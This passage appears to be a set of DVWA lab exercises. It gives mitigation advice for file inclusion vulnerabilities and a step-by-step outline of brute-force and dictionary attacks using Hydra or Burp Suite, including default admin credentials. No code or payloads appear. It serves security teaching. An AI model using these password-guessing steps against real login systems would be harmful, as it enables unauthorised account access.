If you're interested in learning more about web security and how to defend against CSRF attacks, I recommend studying reputable resources and participating in ethical hacking courses or workshops conducted by recognized cybersecurity organizations. Remember to always use your skills responsibly and ethically to contribute positively to cybersecurity efforts.

Experiment 9: File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.

File Inclusion Vulnerabilities, both remote and local, occur when a web application allows a user to include files on the server that should not be accessible to them. This could enable attackers to include malicious files, such as scripts or configuration files, and execute arbitrary code on the server.

However, understanding the basics of File Inclusion Vulnerabilities and how to defend against them is important for improving web application security. Here are some general guidelines for mitigating File Inclusion Vulnerabilities:

1. **Input Validation:** Always validate and sanitize user input, especially when including files or paths. Ensure that only allowed and expected inputs are accepted.

2. **File Whitelisting:** Maintain a whitelist of allowed files or directories that can be included by the application. Reject requests that attempt to include files outside the whitelist.

3. **Path Hardening:** Avoid using user-controlled input directly in file paths. Use absolute paths or relative paths with strict limitations to prevent directory traversal attacks.

4. **Security Headers:** Implement security headers, such as Content-Security-Policy (CSP), to restrict the sources from which files can be included.

5. **File Permissions:** Set appropriate file permissions to restrict access to sensitive files and directories. Ensure that files containing sensitive information or executable code are not accessible to unauthorized users.

6. **Regular Security Audits:** Conduct regular security audits and penetration testing to identify and address vulnerabilities in the application code.

If you're interested in learning more about web security and how to defend against file inclusion vulnerabilities, I recommend studying reputable resources and participating in ethical hacking courses or workshops conducted by recognized cybersecurity organizations. Remember to always use your skills responsibly and ethically to contribute positively to cybersecurity efforts.

Experiment 10: Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

1. Setting up DVWA:

- Download and set up DVWA on your local machine or a virtual environment.
- Ensure it's configured with a database backend (e.g., MySQL) and properly secured.

2.Configure Security Level:

- In DVWA, there are security levels ranging from low to high. Set it to low for demonstration purposes.
- This makes DVWA vulnerable to simple attacks, allowing us to demonstrate the concepts without causing harm.

3.Accessing the Login Page:

- Navigate to the DVWA login page in your browser.
- The default credentials might be admin/password. Try logging in with these to understand the normal login flow.

4. Brute-Force Attack:

- Use a tool like Hydra or Burp Suite to perform a brute-force attack.
- Specify the target URL (DVWA login page), the username (usually "admin"), and set a password list.
- Execute the attack and observe how the tool systematically tries different passwords until it finds the correct one.
- This demonstrates the danger of weak passwords and the effectiveness of brute-force attacks.

5. Dictionary Attack:

- Similar to a brute-force attack, but instead of trying every possible combination, a dictionary attack uses a list of commonly used passwords.
- Use the same tool (e.g., Hydra or Burp Suite) but provide it with a dictionary file containing common passwords.
- Execute the attack and observe how quickly it finds the correct password if it's a common one.
- This emphasizes the importance of using strong, unique passwords that are not easily guessable.

6. Strong Password Policies:

- After demonstrating the attacks, emphasize the importance of strong password policies.
- Encourage the use of long, complex passwords that include a mix of uppercase and lowercase letters, numbers, and special characters.
- Advocate for the use of passphrases, which are longer and easier to remember than traditional passwords.
- Recommend enabling multi-factor authentication (MFA) wherever possible to add an extra layer of security.

7. Education and Awareness:

- Finally, educate users about the risks of weak passwords and the importance of practicing good password hygiene.
- Encourage regular password changes and discourage password reuse across multiple accounts.
- Provide guidance on how to create and manage strong passwords securely.

By simulating these attacks in a controlled environment like DVWA and emphasizing the importance of strong password policies, you can effectively demonstrate the risks associated with weak passwords and educate users on best practices for password security. Remember to conduct such demonstrations responsibly and ethically, with the intention of improving awareness and promoting better cybersecurity practices.